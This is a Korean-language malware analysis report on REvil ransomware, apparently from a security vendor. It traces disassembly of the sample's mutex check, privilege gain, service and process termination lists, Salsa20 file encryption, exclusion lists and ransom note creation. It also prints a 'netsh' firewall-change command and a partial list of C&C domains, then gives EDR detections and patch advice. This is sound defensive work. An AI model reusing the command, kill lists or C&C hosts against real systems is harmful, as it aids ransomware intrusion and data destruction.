01F91C95	74 48	je 1F91CDF	
01F91C97	833D 4035FA01 00	cmp dword ptr ds:[1FA3540],0	01FA3540:&L"none"
01F91C9E	74 3F	je 1F91CDF	
01F91CA0	833D 4435FA01 00	cmp dword ptr ds:[1FA3544],0	01FA3544:&L"ko-KR"
01F91CA7	74 36	je 1F91CDF	
01F91CA9	833D 4835FA01 00	cmp dword ptr ds:[1FA3548],0	01FA3548:&L"false"
01F91CB0	74 2D	je 1F91CDF	
01F91CB2	833D 4C35FA01 00	cmp dword ptr ds:[1FA354C],0	01FA354C:&L"Windows 10 Enterprise"
01F91CB9	74 24	je 1F91CDF	
01F91CBB	833D 5035FA01 00	cmp dword ptr ds:[1FA3550],0	01FA3550:&L"QwADAAAAAICp1xgAAAAAMNPJEq
01F91CC2	74 1B	je 1F91CDF	
01F91CC4	833D 1C35FA01 00	cmp dword ptr ds:[1FA351C],0	
01F91CCB	74 12	je 1F91CDF	
01F91CCD	833D 2035FA01 00	cmp dword ptr ds:[1FA3520],0	01FA3520:&L"sty401z54-readme.txt"

[그림 54] 랜섬 행위에 필요한 구성 요소 점검

랜섬 행위에 앞서, 행위에 필요한 구성 요소를 점검한다. 위 사진을 확인하면 REvil 랜섬웨어의 랜섬 행위에 필요한 구성 요소들을 확인할 수 있다. 만약, 구성이 되어 있지 않은 값을 확인하면 해당 구성을 생성하는 루틴으로 되돌아가 다시 행위에 필요한 구성 요소를 생성한다.

2.4.42 토큰의 로컬 그룹 구성원 확인

01F97C2B	6A 12	push 12	
01F97C2D	6A 00	push 0	
01F97C2F	FF15 FC26FA01	call dword ptr ds:[<SHTestTokenMemberships>]	
01F97C35	C3	ret	
01F97C36	55	push ebp	

[그림 55] 토큰의 로컬 그룹 구성원 확인

SHTestTokenMembership API 를 호출하여 현재 토큰이 지정한 RID 를 가진 로컬 그룹의 구성원인지 확인을 하는데, 이는 RID 를 통해 현재 Thread 가 관리자 권한 등을 가진 그룹에 속해있는지 확인하는 것이다. 이는 랜섬 행위에 있어, 필수적인 요소로 필요한 권한이 없으면 특정 폴더 등을 접근할 수 없기 때문이다.

2.4.43 뮅텍스 생성을 통한 중복 실행 방지

01F959FB	56	push esi
01F959FC	56	push esi
01F959FD	FF15 A428FA01	call dword ptr ds:[<&CreateMutexW>]

[그림 56] 뮅텍스 생성

전역 뮅텍스를 생성하여 중복 실행을 방지한다. 만약, 동일한 이름의 뮅텍스가 있을 경우 이는 REvil 랜섬웨어가 이미 실행중이라 판단하고 실행을 중지한다. 분석 중 확인한 뮅텍스의 이름은 다음과 같다. 해당 'GlobalW422BE415-4098-BB75-3BD9-3E62EE8E8423'는 일련의 연산을 통해 생성한다.

2.4.44 중복 실행 방지 루틴

01F94844	85C0	test eax, eax	
01F94846	74 1E	je 1F94866	
01F94848	6A 10	push 10	
01F9484A	68 E8E0F901	push 1F9E0E8	1F9E0E8:L"-Errr-"
01F9484F	68 F4E0F901	push 1F9E0F4	1F9E0F4:L"ERROR DOUBLE RUN!"
01F94854	6A 00	push 0	
01F94856	FF15 34E0F901	call dword ptr ds:[<&MessageBoxW>]	
01F9485C	6A 01	push 1	

[그림 57] 중복 실행 방지 루틴

만약, 동일한 전역 뮅텍스가 생성된 것을 확인하면 MessageBoxW API 를 호출하여 'ERROR DOUBLE RUN' 메시지를 생성하고 프로세스를 종료한다.

2.4.45 휴지통 내 폴더 및 파일 제거

01F93DBD	53	push ebx	
01F93DBE	56	push esi	
01F93DBF	6A 07	push 7	
01F93DC1	33DB	xor ebx, ebx	
01F93DC3	53	push ebx	
01F93DC4	53	push ebx	
01F93DC5	FF15 7028FA01	call dword ptr ds:[<&SHEmptyRecycleBinW>]	

[그림 58] 휴지통 내 폴더 및 파일 제거

SHEmptyRecycleBinW API 를 호출하여 휴지통 내 폴더 및 파일 제거를 수행하는데, 이는 암호화 수행 시 불필요한 파일까지 암호화 시키는 자원 낭비를 막기 위함이다.

2.4.46 프로세스 우선 순위 변경

01F93DCB	68 00800000	push 8000
01F93DD0	E8 27170000	call <JMP.&GetCurrentProcess>
01F93DD5	50	push eax
01F93DD6	FF15 9026FA01	call dword ptr ds:[<&SetPriorityClass>]
01F93DDC	68 01000080	push 80000001
01F93DE1	FF15 A027FA01	call dword ptr ds:[<&SetThreadExecutionState>]
01F93DE7	8D45 AC	lea eax,dword ptr ss:[ebp-54]
01F93DEA	50	push eax
01F93DEB	6A 4C	push 4C
01F93DED	6A 05	push 5

[그림 59] 프로세스 우선 순위 변경

GetCurrentProcess API 를 호출하여 현재 프로세스의 핸들을 얻고, SetPriorityClass API 를 호출하여 프로세스의 우선 순위를 높게 변경한다. 이후 SetThreadExecutionState API 를 호출하여 프로세스가 실행중인 동안 절전 모드로 들어가는 것을 방지한다. 프로세스 우선 순위를 높이고, 프로세스가 실행 중인 동안 절전 모드를 방지하여 암호화에 최적화된 상태를 만든다.

2.4.47 방화벽 규칙 변경

01F93DFE	83C4 14	add esp,14	
01F93E01	885D F8	mov byte ptr ss:[ebp-8],b1	
01F93E04	8D45 AC	lea eax,dword ptr ss:[ebp-54]	
01F93E07	53	push ebx	
01F93E08	50	push eax	eax:"netsh advfirewall
01F93E09	FF15 2426FA01	call dword ptr ds:[<&WinExec>]	
01F93E0F	E8 B1F2FFFF	call 1F930C5	
01F93E14	6A 14	push 14	
01F93E16	E8 1B3E0000	call 1F97C36	

[그림 60] 방화벽 규칙 변경

'netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes' 명령을 수행하는데, 이는 방화벽을 통해 네트워크 검색을 허용하도록 설정을 변경하는 행위이다. 네트워크 검색을 허용해 Window 방화벽의 보호를 우회하였다. 이는 WinExec API 를 호출하여 수행된다.

2.4.48 권한 획득

01F97C36	55	push ebp	
01F97C37	8BEC	mov ebp,esp	
01F97C39	51	push ecx	
01F97C3A	8D45 FF	lea eax,dword ptr ss:[ebp-1]	
01F97C3D	C645 FF 00	mov byte ptr ss:[ebp-1],0	
01F97C41	50	push eax	
01F97C42	6A 01	push 1	
01F97C44	6A 01	push 1	
01F97C46	FF75 08	push dword ptr ss:[ebp+8]	
01F97C49	FF15 5C26FA01	call dword ptr ds:[<&RtlAdjustPrivilege>]	
01F8FB00	00000014		
01F8FB04	00000001		
01F8FB08	00000001		
01F8FB0C	01F8FB13		
01F8FB10	000FFA21		
01F8FB14	01F8FB7C		

[그림 61] 권한 획득

RtlAdjustPrivilege API 를 호출하여 권한을 획득한다. 이때, 인자로 0x14 가 입력되는데 이는 디버그

권한을 의미하는 'SeDebugPrivilege'이다. 이를 통해 디버그 권한을 얻을 수 있다.

2.4.49 Thread 생성 및 COM 개체 사용

01F93E24	53	push ebx	
01F93E25	53	push ebx	
01F93E26	53	push ebx	
01F93E27	68 AE3FF901	push 1F93FAE	
01F93E2C	53	push ebx	
01F93E2D	53	push ebx	
01F93E2E	FF15 7C27FA01	call dword ptr ds:[<&CreateThread>]	
01F93E34	50	push eax	
01F93E35	E8 DC150000	call 1F95416	
01F93E3A	E8 FC030000	call 1F94238	
01F93E3F	C70424 7F31F901	mov dword ptr ss:[esp],1F9317F	
01F93E46	53	push ebx	
01F93E47	53	push ebx	
01F93E48	E8 D21C0000	call 1F9581F	
01F93E4D	83C4 0C	add esp,C	
01F93E50	53	push ebx	
01F93E51	53	push ebx	
01F93E52	53	push ebx	
01F93E53	68 B52BF901	push 1F928B5	
01F93E58	53	push ebx	
01F93E59	53	push ebx	
01F93E5A	FF15 7C27FA01	call dword ptr ds:[<&CreateThread>]	
01F93FD9	56	push esi	
01F93FDA	FF15 2C28FA01	call dword ptr ds:[<&CoInitializeSecurity>]	
01F93FE0	8D45 F8	lea eax,dword ptr ss:[ebp-8]	
01F93FE3	8975 F8	mov dword ptr ss:[ebp-8],esi	
01F93FE6	50	push eax	
01F93FE7	68 88E1F901	push 1F9E188	
01F93FEC	33DB	xor ebx,ebx	
01F93FEE	43	inc ebx	
01F93FEF	53	push ebx	
01F93FF0	56	push esi	
01F93FF1	68 68E1F901	push 1F9E168	
01F93FF6	FF15 A828FA01	call dword ptr ds:[<&CoCreateInstance>]	
01F93FFC	85C0	test eax,eax	
01F9E188	87 A6 12 DC 7F 73 CF 11 88 4D 00 AA 00 4B 2E 24	U.S.I..M..K..	
01F9E198	41 00 3A 00 5C 00 00 00 20 00 00 00 76 00 6D 00	A...V.m.	
01F9E1A8	63 00 6F 00 6D 00 70 00 75 00 74 00 65 00 2E 00	c.o.m.p.u.t.e...	
01F9E1B8	65 00 78 00 65 00 00 00 76 00 6D 00 6D 00 73 00	e.x.e...v.m.s.	
01F9E1C8	2E 00 65 00 78 00 65 00 00 00 00 00 76 00 6D 00	..e.x.e...v.m.	
01F9E1D8	77 00 70 00 2E 00 65 00 78 00 65 00 00 00 00 00	w.p...e.x.e....	

[그림 62] Thread 생성 및 COM 개체 사용

Revil 랜섬웨어는 CreateThread API 를 호출하여 두 개의 Thread 를 생성하는데, 이 두 개의 Thread 는 내부적으로 CoCreateInstance API 를 호출한다. 이는 COM 개체를 사용하는 것으로, RIID 값을 보면 위와 같이 'DC12A687-737F-11CF-884D-00AA004B2E24'로서 IID_IWbemLocator 를 의미한다. 이는 WMI 네임 스페이스에 대한 연결을 만들 수 있는 인터페이스로서 이를 통해 향후 WMI 를 통한 볼륨 웨도우 카피 삭제가 가능하다. 이후 '44ACA674-E8FC-11D0-A07C-00C04FB68820' RIID 값을 통해 또 한번의 COM 개체를 사용하는데, 이는 IID_IWbemContext 로서 이 또한 WMI 에 사용된다.

2.4.50 서비스 열거 및 삭제

01F95D8D	6A 04	push 4	
01F95D8F	68 00E2F901	push 1F9E200	1F9E200:L"ServicesActive"
01F95DC4	6A 00	push 0	
01F95DC6	FF15 BC28FA01	call dword ptr ds:[<&OpenSCManagerW>]	
01F95DCC	C3	ret	
01F94264	6A 30	push 30	
01F94266	56	push esi	
01F94267	57	push edi	edi:"
01F94268	8975 F8	mov dword ptr ss:[ebp-8],esi	
01F9426B	FF15 3827FA01	call dword ptr ds:[<&EnumServicesStatusExW>]	

01F95E64	56	push esi
01F95E65	56	push esi
01F95E66	57	push edi
01F95E67	FF75 0C	push dword ptr ss:[ebp+C]
01F95E6A	FF15 7426FA01	call dword ptr ds:[&EnumDependentServicesW]
01F95F1E	6A 24	push 24
01F95F20	8D45 C8	lea eax,dword ptr ss:[ebp-38]
01F95F23	50	push eax
01F95F24	6A 00	push 0
01F95F26	56	push esi
01F95F27	FF15 9C25FA01	call dword ptr ds:[&QueryServiceStatusEx]
01F95DA9	55	push ebp
01F95DAA	8BEC	mov ebp,esp
01F95DAC	FF75 08	push dword ptr ss:[ebp+8]
01F95DAF	FF15 6026FA01	call dword ptr ds:[&DeleteService]
01F95DB5	F7D8	neg eax
01F95DB7	1BC0	sbb eax,eax

[그림 63] 서비스 열거 및 삭제

EnumServicesStatusExW API 를 호출하여 서비스를 열거한 후, 삭제 대상이 되는 서비스를 찾아 EnumDependentServicesW 및 QueryServiceStatusEx 등의 API 호출을 통하여 상태를 확인한 후 DeleteService API 호출을 통해 삭제한다. 대상 서비스 목록은 다음과 같다.

veeam	Veeam Backup Solution 관련 서비스
memtas	Mail 관련 서비스
sql	SQL 관련 서비스
backup	Backup 관련 서비스
vss	VolumeShadowCopy 관련 서비스
sophos	Sophos 보안 소프트웨어 관련 서비스
svc\$	SVSVC 등 암호화에 방해가 되는 서비스
mepocs	Mail 관련 서비스

[표 13] 삭제 대상 서비스

2.4.51 프로세스 열거 및 종료

01F9582D	6A 02	push 2
01F9582F	FF15 6427FA01	call dword ptr ds:[&CreateToolhelp32Snapshot]
01F95835	8BF0	mov esi,eax
01F95837	83FE FF	cmp esi,FFFFFFFF
01F9583A	75 04	jne 1F95840
01F9583C	33C0	xor eax,eax
01F9583E	EB 50	jmp 1F95890
01F95840	8D85 D4FDFFFF	lea eax,dword ptr ss:[ebp-22C]
01F95846	C785 D4FDFFFF 2C020000	mov dword ptr ss:[ebp-22C],22C
01F95850	50	push eax
01F95851	56	push esi
01F95852	FF15 DC26FA01	call dword ptr ds:[&Process32FirstW]

01F9319C	6A 01	push 1	eax:L"[Sys
01F9319E	FF15 1C26FA01	call dword ptr ds:[&OpenProcess]	
01F931A4	8BF0	mov esi, eax	
01F931A6	85F6	test esi, esi	
01F931A8	74 10	je 1F931BA	
01F931AA	6A 00	push 0	
01F931AC	56	push esi	
01F931AD	FF15 5828FA01	call dword ptr ds:[&TerminateProcess]	

[그림 64] 프로세스 열거 및 종료

CreateToolhelp32Snapshot 및 Process32FirstW 등의 API 를 호출하여 프로세스를 열거한다. 이후 종료 대상 프로세스가 확인되면, OpenProcess 및 TerminateProcess API 를 호출하여 종료시킨다. 이는 해당 프로세스를 종료시킴으로서, 작업중인 파일의 핸들을 얻지 못해 암호화에 실패하는 현상을 미연에 방지하기 위함이다. 대상 프로세스 목록은 다음과 같다.

encsvc	Citrix Encryption Service 관련 프로세스
powerpnt	Microsoft PowerPoint 관련 프로세스
ocssd	Oracle Cluster Synchronization Services (OCSSD) 관련 프로세스
steam	Valve Corporation 의 Steam 관련 프로세스
isqlplussvc	Oracle IPlusSvce 관련 프로세스
outlook	Microsoft Outlook 관련 프로세스
sql	SQL 관련 프로세스
ocomm	Oracle Communicator 관련 프로세스
agntsvc	Oracle Intelligent Agent 에 사용되는 관련 프로세스
mspub	Microsoft MSPub 관련 프로세스
onenote	Microsoft OneNote 관련 프로세스
winword	Microsoft WinWord 관련 프로세스
thebat	The Bat! E-Mail Client 관련 프로세스
excel	Microsoft Excel 관련 프로세스
mydesktopqos	Oracle MyDesktop Service 관련 프로세스
ocautoupds	Oracle Connector Auto Update Service 관련 프로세스

thunderbird	Mozilla Thunderbird 관련 프로세스
synctime	File Synchronization 관련 프로세스
infopath	Microsoft InfoPath 관련 프로세스
mydesktopservice	Oracle MyDesktop Service 관련 프로세스
firefox	Firefox Browser 관련 프로세스
oracle	Oracle 관련 프로세스
sqbcoreservice	SQL Backup Agent Service 관련 프로세스
dbeng50	DataBase Engine 에 사용되는 관련 프로세스
tbirdconfig	Mozilla Thunderbird 관련 프로세스
msaccess	Microsoft MSAccess 관련 프로세스
visio	Microsoft Visio 관련 프로세스
dbsnmp	Oracle Intelligent Agent 에 사용되는 관련 프로세스
wordpad	Microsoft WordPad 관련 프로세스
xfssvcon	Oracle WebDav 관련 프로세스

[표 14] 중지 대상 서비스

2.4.52 입출력 수신 포트 및 암호화 담당 Thread 생성 (Multi-Thread 방식)

01F97F18	FF75 10	push dword ptr ss:[ebp+10]
01F97F1E	6A 00	push 0
01F97F20	6A 00	push 0
01F97F22	6A FF	push FFFFFFFF
01F97F24	FF15 EC26FA01	call dword ptr ds:[<&CreateIoCompletionPort>]
01F97F2A	8946 04	mov dword ptr ds:[esi+4],eax
01F97F2D	85C0	test eax,eax
01F97F2F	75 0A	jne 1F97F38
01F97F31	FF36	push dword ptr ds:[esi]
01F97F33	E8 18D2FFFF	call 1F95150
01F97E8F	57	push edi
01F97EC0	57	push edi
01F97EC1	56	push esi
01F97EC2	FF75 0C	push dword ptr ss:[ebp+C]
01F97EC5	57	push edi
01F97EC6	57	push edi
01F97EC7	FF15 7C27FA01	call dword ptr ds:[<&CreateThread>]
01F97ECD	8BF8	mov edi,eax
01F97ECF	85FF	test edi,edi
01F97ED1	74 2A	je 1F97EFD
01F97ED3	6A 02	push 2
01F97ED5	57	push edi
01F97ED6	FF15 18E0F901	call dword ptr ds:[<&SetThreadPriority>]

[그림 65] 입출력 수신 포트 및 암호화 담당 Thread 생성

CreateloCompletionPort API 호출을 통해 입출력의 완료를 수신받는 포트를 생성한다. 이후 Thread 를 여덟 개 생성하는데, 이는 CreateThread API 호출을 통해 생성한다. 이는 향 후에 암호화를 수행하는 Thread 들로, 이를 통해 Multi-Thread 방식으로 암호화를 수행한다. 암호화의 입출력 결과는 포트를 통해 수신되며, Thread 의 우선 순위를 높게 설정하도록 SetThreadPriority API 를 호출하여 우선 순위를 높여준다.

2.4.53 Thread 대기열 생성

01F97F93	FF75 14	push dword ptr ss:[ebp+14]
01F97F96	FF75 10	push dword ptr ss:[ebp+10]
01F97F99	FF75 0C	push dword ptr ss:[ebp+C]
01F97F9C	FF70 04	push dword ptr ds:[eax+4]
01F97F9F	FF15 E826FA01	call dword ptr ds:[&GetQueuedCompletionStatus]

[그림 66] Thread 대기열 생성

GetQueuedCompletionStatus API 를 호출하여 각 Thread 들의 대기열을 만들어준다. 이를 통해 암호화 수행 시 효율적인 Multi-Thread 기반의 암호화가 가능하다.

2.4.54 로컬 드라이브 암호화

01F984D6	50	push eax	
01F984D7	FF15 1428FA01	call dword ptr ds:[&GetDriveTypeW]	
01F984DD	8D48 FE	lea ecx,dword ptr ds:[eax-2]	
01F984E0	83F9 02	cmp ecx,2	
01F984E3	77 7C	ja 1F98561	
01F984E5	83F8 03	cmp eax,3	
01F98516	897D CC	mov dword ptr ss:[ebp-34],edi	
01F98519	C745 D0 30E3F901	mov dword ptr ss:[ebp-30],1F9E330	[ebp-30]:L"s
01F98520	C745 D4 7F000000	mov dword ptr ss:[ebp-2C],7F	
01F98527	897D DC	mov dword ptr ss:[ebp-24],edi	
01F9852A	897D E4	mov dword ptr ss:[ebp-1C],edi	
01F9852D	FF15 5827FA01	call dword ptr ds:[&NetShareAdd]	
01F8FA1C	00000000		
01F8FA20	00000002		
01F8FA24	01F8FA78		
01F8FA28	01F8FAA8		
01F8FA2C	00000000		
01F8FA30	00000001		
01F8FA34	00000000		

[그림 67] 드라이브 타입 확인 및 로컬 공유 수행

암호화 대상 드라이브에 대해 GetDriveTypeW API 호출을 통해 드라이브 타입을 확인한 후 일반 드라이브(DRIVE_FIXED)로 확인되면, 로컬 공유를 수행한 후 암호화를 시도한다.

2.4.55 폴더 및 파일 열거 및 암호화 수행

01F981E4	66:38C1	cmp ax,cx	
01F981E7	8D85 98FDFFFF	lea eax,dword ptr ss:[ebp-268]	
01F981ED	72 12	jb 1F98201	
01F981EF	6A 02	push 2	
01F981F1	6A 00	push 0	
01F981F3	6A 00	push 0	
01F981F5	50	push eax	
01F981F6	6A 01	push 1	
01F981F8	56	push esi	esi:L"
01F981F9	FF15 B825FA01	call dword ptr ds:[<&FindFirstFileExW>]	
026382DD	85C0	test eax,eax	
026382DF	74 1D	je 26382FE	
026382E1	FF75 0C	push dword ptr ss:[ebp+C]	
026382E4	8D85 C4FDFFFF	lea eax,dword ptr ss:[ebp-23C]	
026382EA	FF75 E8	push dword ptr ss:[ebp-18]	
026382ED	50	push eax	
026382EE	56	push esi	
026382EF	FF77 10	push dword ptr ds:[edi+10]	
026382F2	FF57 2C	call dword ptr ds:[edi+2C]	
026382F5	83C4 14	add esp,14	
026382F8	0147 20	add dword ptr ds:[edi+20],eax	
026382FB	1157 24	adc dword ptr ds:[edi+24],edx	
026382FE	833F 00	cmp dword ptr ds:[edi],0	
02638301	75 16	jne 2638319	
02638303	8D85 98FDFFFF	lea eax,dword ptr ss:[ebp-268]	
02638309	50	push eax	
0263830A	53	push ebx	
0263830B	FF15 90276402	call dword ptr ds:[<&FindNextFileW>]	
02638311	85C0	test eax,eax	
02638313	0F85 FEFEFFFF	jne 2638217	
02638319	53	push ebx	
0263831A	FF15 C4256402	call dword ptr ds:[<&FindClose>]	
Memory.dump.sty401z54 2021-07-09 오후 2:52 STY401Z54 파일 1KB			
mshpeng_01F90000.bin 2021-07-08 오후 5:12 BIN 파일 136KB			
mshpeng_02360000.bin 2021-07-08 오후 5:36 BIN 파일 4,096KB			
sty401z54-readme.txt 2021-07-09 오후 2:52 텍스트 문서 7KB			

[그림 68] 폴더 및 파일 열거 수행 및 암호화 결과

FindFirstFileExW 및 FindNextFileW API 호출을 통해 폴더 및 파일 열거를 수행한다. 이를 통해 획득한 대상 파일에 대해 암호화를 수행한다. 위 사진을 보면 파일의 확장자가 .sty401z54 로 변경된 것을 확인할 수 있다.

2.4.56 파일 암호화

0263837E	FF75 0C	push dword ptr ss:[ebp+C]	
02638381	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"\\\\\\?\\c:\\u
02638384	FF15 5C276402	call dword ptr ds:[<&ReadFile>]	
0263838A	5D	pop ebp	
0263838B	C3	ret	
0263838C	55	push ebp	
0263838D	8BEC	mov ebp,esp	
0263838F	FF75 14	push dword ptr ss:[ebp+14]	
02638392	6A 00	push 0	
02638394	FF75 10	push dword ptr ss:[ebp+10]	
02638397	FF75 0C	push dword ptr ss:[ebp+C]	
0263839A	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"\\\\\\?\\c:\\u
0263839D	FF15 DC276402	call dword ptr ds:[<&SetFilePointerEx>]	
026383A3	5D	pop ebp	
026383A4	C3	ret	
026383A5	55	push ebp	
026383A6	8BEC	mov ebp,esp	
026383A8	6A 00	push 0	
026383AA	FF75 14	push dword ptr ss:[ebp+14]	
026383AD	FF75 10	push dword ptr ss:[ebp+10]	
026383B0	FF75 0C	push dword ptr ss:[ebp+C]	
026383B3	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"\\\\\\?\\c:\\u
026383B6	FF15 CC256402	call dword ptr ds:[<&WriteFile>]	

02637135	5F	pop edi	
02637136	8BC1	mov eax,ecx	
02637138	D1E9	shr ecx,1	
0263713A	83E0 01	and eax,1	
0263713D	F7D0	not eax	
0263713F	40	inc eax	
02637140	25 208388ED	and eax,ED888320	
02637145	33C8	xor ecx,eax	
02637147	83EF 01	sub edi,1	
0263714A	75 EA	jne 2637136	
0263714C	85D2	test edx,edx	
0263714E	75 DC	jne 263712C	
02637150	5F	pop edi	
02638444	56	push esi	esi:L"????"
02638445	FF75 0C	push dword ptr ss:[ebp+C]	[ebp+C]:L"???"
02638448	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"???"
0263844B	FF15 F4256402	call dword ptr ds:[&MoveFileW]	

[그림 69] 파일 암호화

파일은 CreateFileW 및 ReadFile API 를 호출하여 핸들을 획득하고 버퍼에 파일을 읽어 암호화를 수행한 후 WriteFile API 를 호출하여 암호화된 데이터를 대상 파일에 덮어씌우는 형식으로 암호화된다. 이 때, 사용되는 알고리즘은 Salsa20 이다. 파일 암호화 시 암호화 제외 폴더와 확장자가 있는데, 대상 목록은 아래와 같다.

```

program files
appdata
application data
$recycle.bin
windows.old
programdata
system volume information
program files (x86)
perflogs
msocache
windows
boot
intel
$windows.~ws
$windows.~bt
google
mozilla
tor browser

```

[표 15] 암호화 제외 폴더

```

ntldr
thumbs.db

```

bootsect.bak
 autorun.inf
 ntuser.dat.log
 boot.ini
 iconcache.db
 bootfont.bin
 ntuser.dat
 ntuser.ini
 desktop.ini

[표 16] 암호화 제외 파일


ps1
 ldf
 lock
 theme
 msi
 sys
 wpx
 cpl
 adv
 msc
 scr
 bat
 key
 ico
 dll
 hta
 deskthemepack
 nomedia
 msu
 rtp
 msp
 idx
 ani
 386
 diagcfg
 bin

mod
ics
com
hlp
spl
nls
cab
exe
diagpkg
icl
ocx
rom
prf
themepack
msstyles
lnk
icns
mpa
drv
cur
diagcab
cmd
shs

[표 17] 암호화 제외 확장자

2.4.57 랜섬 노트 생성

01F98358	6A 00	push 0	
01F9835A	FF75 10	push dword ptr ss:[ebp+10]	
01F9835D	FF75 0C	push dword ptr ss:[ebp+C]	
01F98360	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"\\\\\\?\\C:
01F98363	FF15 1427FA01	call dword ptr ds:[&CreateFilew]	
사용자			
2021-03-11 오후 12:04			
파일 폴더			
sty401z54-readme.txt			
2021-07-09 오후 2:42			
텍스트 문서			
7KB			



[그림 70] 랜섬 노트 생성

각 폴더 경로에 암호화 확장자를 이용하여 만든 랜섬 노트를 생성한다.

2.4.58 C&C 연결 시도

02638975	56	push esi	
02638976	56	push esi	
02638977	56	push esi	
02638978	56	push esi	
02638979	50	push eax	
0263897A	FF15 F4276402	call dword ptr ds:[<&WinHttpOpen>]	

[그림 71] C&C 연결 시도

Revil 랜섬웨어는 C&C 연결을 시도한다. 대상 C&C 목록은 모두 1223 개이다. 목록은 아래와 같다.

boisehosting.net
fotoideaymedia.es
dubnew.com
stallbyggen.se
koken-voor-baby.nl
juneauopioidworkgroup.org
vancouver-print.ca
zewatchers.com
bouquet-de-roses.com
seevilla-dr-sturm.at
olejack.ru
i-trust.dk
wasmachtmeinfonds.at
appsformacpc.com
friendsandbrgrs.com

thenewrejuveme.com
... (중략) ...
kariokids.com
leeuwardenstudentcity.nl
psc.de
tetinfo.in
ai-spt.jp
homng.net
em-gmbh.ch
trulynolen.co.uk
oceanastudios.com
csgospeltips.se
luxurytv.jp
abuelos.com
birnam-wood.com
theletter.company
bbsmobler.se
restaurantesszimmer.de
insp.bi
besttechie.com
autodujos.lt
chaotrang.com
galleryartfair.com
321play.com.hk
saka.gr
tandartspraktijkhartjegroningen.nl
steampluscarpetandfloors.com
waermetauscher-berechnen.de
sterlingessay.com
justinvieira.com
waywithwords.net
shiresresidential.com
naswrrg.org
spinheal.ru
slimani.net
modestmanagement.com
triggi.de

cityorchardhtx.com
narcert.com

[표 18] C&C 서버 목록

3. Privacy-i EDR 탐지 정보

Privacy-i EDR 은 REvil 랜섬웨어에 대해 Ransomware 로 탐지하고 있다.

3.1 탐지 행위

>	Low	Suspicious Behavior : discovery.acquire.network-share.2
>	High	Suspicious Behavior : impact.encrypt.many-files
>	High	Suspicious Behavior : impact.encrypt.decoy-file.1
>	Medium	Suspicious Behavior : impact.encrypt.file.1
>	Low	Suspicious Behavior : discovery.enumerate.file-directory.1
>	Medium	Suspicious Behavior : discovery.enumerate.process.1
>	Low	Suspicious Behavior : evasion.enumerate.active-service.1
>	Medium	Suspicious Behavior : evasion.configure.firewall.3
>	Low	Suspicious Behavior : discovery.acquire.system-information.14
>	Low	Suspicious Behavior : discovery.acquire.account.1
>	Low	Suspicious Behavior : discovery.acquire.system-information.11

[그림 72] Privacy-i EDR 탐지 행위

3.2 주요 탐지 행위

3.2.1 discovery.acquire.network-share.2

▼	Low	Suspicious Behavior : discovery.acquire.network-share.2
이벤트 발생 일시: 2021-07-05 09:38:24		
위험도: 3		
MITRE ATT&CK Information :		
No.	Tactic	Technique
1	Discovery	(T1135) Network Share Discovery
이벤트:		
No.	이벤트 종류	이벤트 이름
1	API	WNetOpenEnumW

[그림 73] 네트워크 공유 폴더 열거

REvil 랜섬웨어는 네트워크 공유 폴더를 열거하여, 공유 폴더 또한 암호화를 수행한다. 이를 위해 공유 폴더를 열거하는 행위를 Privacy-i EDR 은 위와 같이 주요 행위 정보로서 탐지한다.

3.2.2 evasion.configure.firewall.3

▼	Medium	Suspicious Behavior : evasion.configure.firewall.3
이벤트 발생 일시: 2021-07-05 09:37:33		
위험도: 5		
이벤트 Guid: 923482e5-2d7c-4dd2-baa7-8b0bfc4f9eab		
MITRE ATT&CK Information :		
No.	Tactic	Technique
1	Defense Evasion	(T1562) Impair Defenses
2	Defense Evasion	(T1562.004) Disable or Modify System Firewall
	Child process command-line	netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes

[그림 74] 방화벽 설정 변경

REvil 랜섬웨어는 방화벽 설정을 변경하여 방화벽 보호를 우회한다. 이를 위해 netsh 명령을 수행하는 행위를 Privacy-i EDR 은 위와 같이 주요 행위 정보로서 탐지한다.

3.2.3 impact.encrypt.many-files

▼ High Suspicious Behavior : impact.encrypt.many-files
이벤트 발생 일시: 2021-07-05 09:37:42
위험도: 10
이벤트 Guid: 492ab1bf-ff5c-4828-99d5-188df44cb55f

[그림 75] 다수의 파일 암호화

Privacy-i EDR 은 REvil 랜섬웨어의 다수의 파일 암호화 행위에 대해 주요 행위 정보로서 탐지한다.

4. 대 응

1. 랜섬웨어 탐지 / 차단이 가능한 EDR 제품을 통해 예방한다.
2. 비 업무 사이트 및 신뢰 할 수 없는 웹사이트의 연결을 차단한다.
3. Kaseya 社 VSA 9.5.7a 이전 버전 사용자는 아래 취약점에 대한 보안 업데이트를 설치한다.
 - VSA 에서 로직 결함으로 인해 발생하는 정보 노출 취약점 (CVE-2021-30116)
 - VSA 에서 입력값 검증이 미흡하여 발생하는 XSS 취약점 (CVE-2021-30119)
 - VSA 에서 접근 통제 미흡으로 발생하는 인증 우회 취약점 (CVE-2021-30120)

